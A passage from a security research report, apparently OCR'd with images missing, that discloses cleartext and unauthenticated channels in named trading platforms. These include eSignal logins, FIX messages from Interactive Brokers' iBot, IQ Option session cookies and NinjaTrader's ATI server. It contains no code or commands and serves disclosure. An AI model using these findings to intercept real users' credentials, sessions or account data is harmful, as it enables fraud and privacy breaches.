


As can be seen, the copyright states it was **developed in 1999 by Data Broadcasting Corporation**. Doing a quick search, we found a document from the SEC that states the company changed its name to Interactive Data Corporation, the owners of eSignal. In other

words, it looks like it is an in-house development created almost 20 years ago. We could not corroborate this information, though.




The main **eSignal** login screen also authenticates through a cleartext channel:





FIX is a protocol initiated in 1992 and is one of the industry standard protocols for messaging and trade execution. Currently, it is used by a majority of exchanges and traders. There are guidelines on how to implement it through a secure channel, however, the binary version in cleartext was mostly seen. Tests against the protocol itself were not performed in this analysis.

Among the brokers seen using FIX are **TD Ameritrade**, **Interactive Brokers,** and **FxPro**:




There are some cases where **the application encrypts the communication channel, except in certain features**. For instance, **Interactive Brokers** desktop and mobile applications encrypt all the communication, but not that used by *iBot*, the robot assistant that receives text or voice commands, which sends the instructions to the server embedded in a **FIX protocol message in cleartext**:







In the logging console it was possible to see another FIX message with the account balances in plaintext:




News related to the positions were also observed in plaintext:



In the following FIX message, the account number and other values are also shown in cleartext:





Another instance of an application that uses encryption but not for certain channels is this one, **Interactive Brokers** for Android, where a diagnostics log with sensitive data is sent to the server in a scheduled basis through unencrypted HTTP:




A similar platform that sends everything over HTTPS is **IQ Option**, but for some reason, it sends duplicate unencrypted HTTP requests to the server disclosing the session cookie.


Others appear to implement their own binary protocols, such as **Charles Schwab**, however, symbols in watchlists or quoted symbols could be seen in cleartext:






Interactive Brokers supports encryption but by default uses an insecure channel; an inexperienced user who does not know the meaning of "*SSL*" (Secure Socket Layer) won't enable it on the login screen and some sensitive data will be sent and received without encryption:





Other platforms offer a TCP server, however, some lack authentication and encryption, such as **NinjaTrader**'s Automated Trading Interface (ATI). After connecting, cleartext data related to the accounts and balances was received:




Finally, it was seen that some non-sensitive data (e.g. public news or live financial TV broadcastings) travels through insecure channels, but this does not seem to represent a risk to the user.


Passwords Stored Unencrypted

